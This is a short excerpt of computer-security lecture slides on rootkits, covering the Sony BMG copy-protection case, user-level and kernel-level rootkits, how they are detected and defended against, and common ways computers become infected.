- Emphasis is on hiding information from administrators' view, so that malware is not detected
  - E.g., hiding processes, files, opened network connections, etc

- Example: Sony BMG copy protection rootkit scandal
  - In 2005, Sony BMG included Extended Copy Protection on music CDs, which are automatically installed on Windows on CDs are played.

Types of Rootkits

- User-level rootkits
  - Replace utilities such as ps, ls, ifconfig, etc
  - Replace key libraries
  - Detectable by utilities like tripwire
- Kernel-level rootkits
  - Replace or hook key kernel functions
  - Through, e.g., loadable kernel modules or direct kernel memory access
  - A common detection strategy: compare the view obtained by enumerating kernel data structures with that obtained by the API interface
  - Can be defended by kernel-driver signing (required by 64-bit windows)

How does a computer get infected with malware or being intruded?

- Executes malicious code via user actions (email attachment, download and execute trojan horses, or inserting USB drives)
- Buggy programs accept malicious input
  - daemon programs that receive network traffic
  - client programs (e.g., web browser, mail client) that receive input data from network
  - Programs Read malicious files with buggy file reader program
- Configuration errors (e.g., weak passwords, guest accounts, DEBUG options, etc)
- Physical access to computer

Coming Attractions …

- Web Security